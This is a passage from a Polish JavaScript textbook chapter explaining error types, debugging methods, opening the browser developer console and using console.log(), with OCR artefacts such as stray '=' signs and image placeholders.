`RangeError`	Liczby spoza akceptowanego zakresu.
`URIError`	Nieprawidłowe użycie metod `encodeURI()`, `decodeURI()` i podobnych.
`EvalError`	Nieprawidłowe użycie metody `eval()`.



1. W kolorze czerwonym po lewej stronie pokazano przykład błędu składni (`SyntaxError`). Znaleziono nieoczekiwany znak.

2. Po prawej stronie widzisz, że błąd wystąpił w wierszu czwartym pliku o nazwie *errors.js*.

OBIEKT ERROR — CIĄG DALSZY

Przedstawione tutaj komunikaty o błędach są generowane przez Chrome. Komunikaty te w innych przeglądarkach mogą wyglądać inaczej.

SyntaxError

NIEPRAWIDŁOWA SKŁADNIA

Ten błąd jest spowodowany przez nieprawidłowe użycie reguł języka. Najczęściej to efekt zwykłej literówki.

NIEDOPASOWANE LUB BRAKUJĄCE ZNAKI CYTOWANIA

```
document.write("Witaj ' );
```

```
SyntaxError: Unexpected EOF
```

BRAKUJĄCY NAWIAS ZAMYKAJĄCY

```
document.getElementById('page'
```

```
SyntaxError: Expected token ')'
```

BRAKUJĄCY PRZECINEK W TABLICY

Ten sam błąd wystąpi, gdy na końcu polecenia zabraknie nawiasu].

```
var list = ['Element 1', 'Element 2'
'Element 3'];
```

```
SyntaxError: Expected token ']'
```

NIEPRAWIDŁOWA NAZWA WŁAŚCIWOŚCI

Wprawdzie w nazwie znajduje się spacja, ale nazwa nie została ujęta w cudzysłów.

```
user = {first name: "Bartek", lastName:
"Nowak"};
```

```
SyntaxError: Expected an identifier but
found 'name' instead
```

EvalError

NIEPRAWIDŁOWE UŻYCIE FUNKCJI EVAL()

Funkcja `eval()` przeprowadza oszacowanie tekstu za pomocą interpretera i uruchamia go jako kod (to nie będzie omawiane w książce). Bardzo rzadko spotkasz się z błędem tego rodzaju, ponieważ przeglądarki często zgłaszają inne błędy zamiast `EvalError`.

ReferenceError

ZMIENNA NIE ISTNIEJE

Ten błąd jest spowodowany przez zmienną, która nie została zadeklarowana lub której wartość jest spoza zakresu.

NIEZADEKLAROWANA ZMIENNA

```
var width = 12;
var area = width * height;
```

```
ReferenceError: Can't find variable:
height
```

NIEZDEFINIOWANA NAZWANA FUNKCJA

```
document.write(randomFunction());
```

```
ReferenceError: Can't find variable:
randomFunction
```

URIError

NIEPRAWIDŁOWE UŻYCIE FUNKCJI URI

Jeżeli którykolwiek z wymienionych znaków nie zostanie prawidłowo zneutralizowany w adresie URL, spowoduje to wygenerowanie błędu: / ? & # : ;.

ZNAK NIE ZOSTAŁ PRAWIDŁOWO ZNEUTRALIZOWANY

```
decodeURI('http://bbc.com/news.php?a=1');
```

```
URIError: URI error
```

Na tych dwóch stronach pokazano siedem różnych typów obiektu błędu w JavaScript oraz pewne najczęściej spotykane przykłady tego rodzaju błędów. Jak możesz zobaczyć, komunikaty o błędach wyświetlane przez przeglądarki często bywają zawiłe.

TypeError

WARTOŚĆ JEST NIEOCZEKIWANEGO TYPU DANYCH

Ten błąd pojawia się najczęściej, gdy próbujesz użyć nieistniejącego obiektu lub metody.

NIEPRAWIDŁOWA WIELKOŚĆ ZNAKU W NAZWIE OBIEKTU DOCUMENT

```
Document.write('Ups!');
```

```
TypeError: 'undefined' is not a function
(evaluating 'Document.write('Ups!')')
```

NIEPRAWIDŁOWA WIELKOŚĆ ZNAKU W NAZWIE METODY WRITE()

```
document.Write('Ups!');
```

```
TypeError: 'undefined' is not a function
(evaluating 'document.Write('Ups!')')
```

METODA NIE ISTNIEJE

```
var box = {};      // Utworzenie pustego
                   // obiektu.
box.getArea() ;    // Próba uzyskania
                   // dostępu do getArea().
```

```
TypeError: 'undefined' is not a function
(evaluating 'box.getArea()')
```

WĘZEŁ MODELU DOM NIE ISTNIEJE

```
var el = document.getElementById('z');
el.innerHTML = 'Mango';
```

```
TypeError: 'null' is not an object
(evaluating 'el.innerHTML = 'Mango'')
```

Error

OGÓLNY OBIEKT BŁĘDU

Ten ogólny obiekt błędu jest szablonem (prototypem), na podstawie którego tworzone są wszystkie pozostałe obiekty błędu.

RangeError

LICZBA SPOZA ZAKRESU

Ten rodzaj błędu wystąpi, jeżeli spróbujesz użyć liczby spoza akceptowanego zakresu.

NIE MOŻNA UTWORZYĆ TABLICY ZAWIERAJĄCEJ –1 ELEMENTÓW

```
var anArray = new Array(-1);
```

```
RangeError: Array size is not a small
enough positive integer
```

GDY UŻYWANA JEST FUNKCJA TOFIXED(), PO PRZECINKU DZIESIĘTNYM MOŻE BYĆ MAKSYMALNIE 20 CYFR

```
var price = 9.99;
price.toFixed(21);
```

```
RangeError: toFixed() argument must be
between 0 and 20
```

GDY UŻYWANA JEST FUNKCJA TOPRECISION(), LICZBA CYFR MOŻE WYNOSIĆ OD 1 DO 21

```
num = 2.3456;
num.toPrecision(22);
```

```
RangeError: toPrecision() argument must
be between 1 and 21
```

NaN

TO NIE JEST BŁĄD

Uwaga: Jeżeli przeprowadzasz operacje matematyczne na wartości niebędącej liczbą, to możesz otrzymać wartość `NaN`, a nie typ błędu.

TO NIE JEST LICZBA

```
var total = 3 * 'Ivy' ;
```

JAK RADZIĆ SOBIE Z BŁĘDAMI?

Skoro wiesz, czym jest błąd i jak jest traktowany przez przeglądarkę, = masz dwa sposoby, na jakie możesz sobie radzić z błędami.

1. DEBUGOWANIE SKRYPTU W CELU USUNIĘCIA BŁĘDÓW

Jeżeli błąd napotkasz podczas tworzenia skryptu (lub ktoś zgłosi jego istnienie), musisz debugować = kod, wyśledzić źródło błędu, a następnie = usunąć go.

Przekonasz się, że dostępne w każdej nowoczesnej przeglądarce internetowej narzędzia programistyczne niezwykle pomagają w tym zadaniu. = W rozdziale poznasz narzędzia programistyczne = oferowane przez przeglądarki Chrome i Firefox. = (Narzędzia dostępne w Chrome są identyczne = z oferowanymi przez Operę).

Przeglądarki IE i Safari także mają wbudowane = narzędzia programistyczne (w książce nie mamy = wystarczającej ilości miejsca na ich omówienie).

2. ELEGANCKA OBSŁUGA BŁĘDÓW

Błędy można elegancko obsłużyć za pomocą poleceń `try`, `catch`, `throw` i `finally`.

Czasami błąd w skrypcie *może* wystąpić = z powodu, który pozostaje poza Twoją kontrolą. = Na przykład wykonujesz żądanie danych z firmy = trzeciej, ale jej serwer nie odpowiada. W takim = przypadku szczególnie ważne jest posiadanie kodu = przeznaczonego do obsługi błędów.

W dalszej części rozdziału dowiesz się, jak można = sprawdzić, czy pewien komponent działa, a także = jak zaoferować rozwiązanie alternatywne, gdy = wspomniany komponent nie działa.

PROCES DEBUGOWANIA

Proces debugowania przypomina dedukcję, czyli eliminowanie potencjalnych przyczyn błędu. Oto ogólny opis technik, które będziemy analizować na kolejnych 20 stronach. Spróbuj zawęzić miejsce występowania błędu, a następnie poszukaj wskazówek.

GDZIE WYSTĘPUJE PROBLEM?

Przede wszystkim spróbuj zawęzić obszar, na którym występuje problem. To jest szczególnie ważne w długich skryptach.

1. Odczytaj komunikat o błędzie.
- Sprawdź, jaka jest nazwa skryptu, który spowodował błąd.
- Ustal numer wiersza kodu, w którym istnienie błędu stało się oczywiste dla interpretera. (Jak zobaczysz, *przyczyna* błędu może znajdować się we wcześniejszej części skryptu; wskazany wiersz to punkt, od którego kontynuowanie skryptu jest niemożliwe).
- Określ typ błędu (przyczyna błędu może być inna).

2. Sprawdź, do jakiego miejsca jest wykonywany skrypt.
Wykorzystaj narzędzia do wyświetlania w konsoli komunikatów pokazujących miejsce, do którego jest wykonywany skrypt.

3. W miejscach potencjalnego występowania błędów użyj punktów kontrolnych.
Spowodują one wstrzymanie wykonywania skryptu i pozwolą na przejrzenie wartości przechowywanych w zmiennych.

Jeżeli utknąłeś, rozwiązując pewny problem, podejmij, jak sugeruje wielu programistów, próbę opisania (opowiedzenia na głos) całej sytuacji innemu programiście. Wyjaśnij, jakie jest oczekiwane zachowanie, a także wskaż miejsce, w którym pojawia się błąd. Może to być efektywny sposób wyszukiwania błędów we wszystkich językach programowania. (Jeżeli nie możesz skorzystać z pomocy programisty, spróbuj opisać tę sytuację dla samego siebie).

NA CZYM DOKŁADNIE POLEGA PROBLEM?

Kiedy sądzisz, że znalazłeś obszar, w którym występuje błąd, możesz spróbować określić rzeczywisty wiersz kodu powodujący ten błąd.

1. Kiedy zdefiniujesz punkty kontrolne, możesz sprawdzić, czy znajdujące się w pobliżu zmienne mają oczekiwane wartości. Jeśli nie, sprawdź wcześniejszą część skryptu.

2. Podziel kod na mniejsze fragmenty, aby przetestować mniejsze bloki poszczególnych funkcjonalności.
- Wartości zmiennych wyświetl w konsoli.
- Z poziomu konsoli wywołuj funkcje, aby sprawdzić, czy ich wartości zwrotne są zgodne z oczekiwaniami.
- Sprawdź, czy istnieją obiekty i mają oczekiwane metody oraz właściwości.

3. Sprawdź liczbę parametrów funkcji lub liczbę elementów znajdujących się w tablicy.

Ponadto musisz być przygotowany na powtórzenie całego powyższego procesu, jeśli usunąłeś jeden błąd i tym samym odkryłeś kolejny…

Gdy problem jest trudny do wyśledzenia, bardzo łatwo stracić rachubę, co *zostało*, a co *nie zostało* sprawdzone. Dlatego też od chwili rozpoczęcia procesu debugowania notuj, co zostało zrobione i jaki otrzymałeś efekt. Niezależnie od tego, jak bardzo stresująca będzie sytuacja, jeśli tylko zachowasz spokój i zastosujesz metodyczne podejście, problem wyda się mniej przytłaczający i szybciej go rozwiążesz.

NARZĘDZIA PROGRAMISTYCZNE W PRZEGLĄDARKACH I KONSOLA JAVASCRIPT

Dzięki konsoli JavaScript można dowiedzieć się, że w skrypcie istnieje problem, gdzie szukać problemu, a także z jakiego rodzaju problemem mamy do czynienia.

Na tych dwóch stronach przedstawione są polecenia służące do wyświetlania konsoli we wszystkich najważniejszych przeglądarkach (jednak w pozostałej części rozdziału skoncentrujemy się na Chromie i Firefoksie).

Producenci przeglądarek czasami zmieniają sposób uzyskania dostępu do narzędzi programistycznych. Jeżeli przedstawione tutaj instrukcje okażą się nieprzydatne, przeszukaj pliki pomocy przeglądarki pod kątem hasła *konsola*.


CHROME I OPERA

W komputerach PC naciśnij klawisz *F12* lub:

1. Przejdź do menu opcji (ikona przedstawiająca trzy linie).
2. Wybierz opcję *Narzędzia* lub *Więcej narzędzi*.
3. Wybierz *Konsola JavaScript* lub *Narzędzia dla programistów*.

W komputerach Mac naciśnij klawisze *Alt+Cmd+J* lub:


4. Przejdź do menu *Widok*.
5. Wybierz opcję *Programista*.
6. Wybierz *Konsola JavaScript* lub *Narzędzia dla programistów*, a następnie *Console*.



INTERNET EXPLORER

Naciśnij klawisz *F12* lub:


1. Przejdź do menu ustawień w prawym górnym rogu.
2. Wybierz opcję *Narzędzia deweloperskie F12*.



Konsola JavaScript to jedno z wielu narzędzi programistycznych oferowanych przez wszystkie nowoczesne przeglądarki internetowe.

Kiedy przeprowadzasz proces debugowania, pomocne może być sprawdzenie, czy dany błąd występuje w różnych przeglądarkach, ponieważ generują one różne komunikaty o błędach.

Jeżeli plik *error.html* otworzysz w przeglądarce, a następnie przejdziesz do konsoli, to zobaczysz wyświetlony komunikat o błędzie.




FIREFOX

W komputerach PC naciśnij klawisze *Ctrl+Shift+K* lub:=

1. Przejdź do menu *Narzędzia*.=
2. Wybierz *Dla twórców witryn*.=
3. Otwórz *Konsola WWW*.=

W komputerach Mac naciśnij klawisze *Alt+Cmd+K* lub:=

1. Przejdź do menu *Narzędzia*.=
2. Wybierz *Dla twórców witryn*.=
3. Otwórz *Konsola WWW*.



SAFARI

Naciśnij klawisze *Alt+Cmd+K* lub:


1. Przejdź do menu *Programowanie*.=
2. Wybierz opcję *Pokaż konsolę błędów*.=

Jeżeli menu *Programowanie* nie jest wyświetlane:=

1. Przejdź do menu *Safari*.=
2. Wybierz *Preferencje...*.=
3. Wybierz *Zaawansowane*.=
4. Zaznacz pole wyboru *Pokazuj menu Programowanie na pasku menu*.

JAK WYSZUKIWAĆ BŁĘDY ZA POMOCĄ PRZEGLĄDARKI CHROME?

Konsola zostanie wyświetlona, gdy w kodzie JavaScript wystąpi błąd. = Konsola będzie wyświetlała wiersz, w którym istnienie błędu stało się = oczywiste dla interpretera.




1. Zaznaczono opcję *Console*.= 2. Typ błędu oraz komunikat = o błędzie są wyświetlone = w kolorze czerwonym.= 3. Nazwa pliku i numer wiersza = są wyświetlone po prawej = stronie konsoli.

Pamiętaj, że podany numer = wiersza nie zawsze wskazuje = wiersz, w którym faktycznie = istnieje błąd. Zamiast tego określa wiersz, w którym istnienie = błędu stało się oczywiste dla = interpretera.

Jeżeli błąd uniemożliwi dalsze = wykonywanie skryptu, konsola = będzie zawierała informacje = tylko o jednym błędzie. = Po usunięciu błędu może się = okazać, że w skrypcie istnieją = jeszcze inne.

JAK WYSZUKIWAĆ BŁĘDY ZA POMOCĄ PRZEGLĄDARKI FIREFOX?



1. Zaznaczono opcję *Console*. Natomiast opcje *Net*, *CSS* i *Security* dostarczają inne informacje.

2. Włączone muszą być jedynie opcje *JavaScript* i *Logging*.


3. Typ błędu oraz komunikat o błędzie są wyświetlane po lewej stronie.

4. Po prawej stronie konsoli jest wyświetlana nazwa pliku JavaScript oraz numer wiersza, w którym istnienie błędu stało się oczywiste.

Zwróć uwagę, że podczas debugowania zminimalizowanego kodu JavaScript operacja będzie łatwiejsza, jeżeli kod zostanie najpierw rozwinięty.

WYDAWANIE POLECEŃ W KONSOLI PRZEGLĄDARKI CHROME

W konsoli można również wydawać polecenia = i obserwować wyniki ich wykonywania.




Powyżej możesz zobaczyć = przykład kodu JavaScript = wprowadzanego bezpośrednio = w konsoli. To jest sposób na szybkie i łatwe testowanie kodu.

Gdy wprowadzasz wiersz = kodu, interpreter może udzielić = odpowiedzi. W omawianym = przykładzie to wyświetlenie = wartości każdej utworzonej = zmiennej.

Wszystkie zmienne utworzone = w konsoli będą zachowane aż = do chwili usunięcia zawartości = konsoli.=

1. W przeglądarce Chrome **znak „zakaz wjazdu”** jest używany = do usunięcia zawartości konsoli.

WYDAWANIE POLECEŃ W KONSOLI PRZEGLĄDARKI FIREFOX




1. W przeglądarce Firefox = przycisk *Clear* jest używany = do usunięcia zawartości konsoli. Jego kliknięcie informuje = interpreter, że nie musi dłużej = pamiętać zmiennych utworzonych dotąd w konsoli.

2. Strzałki w lewo i prawo = pokazują wiersze wprowadzone = przez *programistę* oraz wiersze = wygenerowane przez interpreter.

WYŚWIETLANIE PRZEZ SKRYPT INFORMACJI W KONSOLI

Przeglądarki internetowe wyposażone w konsolę mają obiekt `console` = oferujący kilka metod, za pomocą których skrypt może wyświetlać dane = w konsoli. Ten obiekt jest udokumentowany w API Console.



1. Metoda `console.log()` = może wyświetlać w konsoli = dane pochodzące ze skryptu. = Jeżeli otworzysz plik = *console-log.html*, zobaczysz, = że po wczytaniu strony = w konsoli zostanie wyświetlony = tekst.

2. Wspomniany tekst może = wskazać, do którego miejsca = jest wykonywany skrypt oraz = jakie otrzymuje wartości. = W omawianym przykładzie = zdarzenie `blur` powoduje, że = wartość wprowadzana w polu = tekstowym jest wyświetlana = w konsoli.

3. Wyświetlenie zmiennych = pozwala na sprawdzenie, jakie = są ich wartości widoczne dla = interpretera. W omawianym = przykładzie wartości zmiennych = są wyświetlane w konsoli po = wysłaniu formularza sieciowego.

WYŚWIETLANIE DANYCH W KONSOLI

W przedstawionym przykładzie = pokazano wiele wywołań = metody `console.log()`.

1. Wiersz pierwszy wskazuje, że = skrypt został uruchomiony.=
2. Następnie procedura obsługi = zdarzeń czeka, aż użytkownik = wprowadzi dane w polu tekstowym; wprowadzona w formularzu sieciowym wartość będzie = wyświetlona w konsoli.

Kiedy użytkownik wyśle formularz sieciowy, wyświetlone = będą cztery wartości.

3. Użytkownik kliknął przycisk = wysyłający formularz.=
4. Wartość wprowadzona = w polu *Długość*.=
5. Wartość wprowadzona = w polu *Wysokość*.=
6. Wartość zmiennej `area`.

Dzięki wyświetleniu wymienionych danych można sprawdzić, czy wartości są zgodne = z oczekiwaniami.

Metoda `console.log()` może = jednocześnie wyświetlać wiele = wartości w konsoli. Muszą być = one rozdzielone przecinkami, = jak pokazano podczas wyświetlania wysokości **(5)**.

Przed użyciem skryptu w rzeczywistej witrynie, tego = rodzaju kod debugujący zawsze = należy usuwać.

JAVASCRIPT c10/js/console-log.js

```
(1) console.log('I oto jesteśmy...');        // Wskazuje, że skrypt został uruchomiony.=
    var $form, width, height, area;
    $form = $('#calculator');

    $('form input[type="text"]').on('blur', function() { =
    // Kiedy pole przestaje być aktywne.=
(2)   console.log('Wprowadziłeś ', this.value );     // Wyświetlenie wartości w konsoli.=
    });

    $('#calculator').on('submit', function(e) {
    // Kiedy użytkownik naciśnie przycisk wysyłający formularz.=
      e.preventDefault();                    // Uniemożliwienie wysłania formularza.=
(3)   console.log('Kliknąłeś przycisk...');  // Wskazuje kliknięcie przycisku.

      width = $('#width').val();
(4)   console.log('Długość ' + width);       // Wyświetlenie w konsoli wartości długości.

      height = $('#height').val();
(5)   console.log('Wysokość ', height);      // Wyświetlenie w konsoli wartości wysokości.

      area = width * height;
(6)   console.log(area);                     // Wyświetlenie w konsoli wartości pola.

      $form.append('<p>' + area + '</p>')=
    });
```

WIĘCEJ METOD KONSOLI


W celu rozróżnienia rodzajów komunikatów wyświetlanych w konsoli można użyć trzech różnych metod. Wykorzystują one odmienne kolory i ikony.

1. Metoda `console.info()` może być używana do wyświetlania informacji ogólnych.
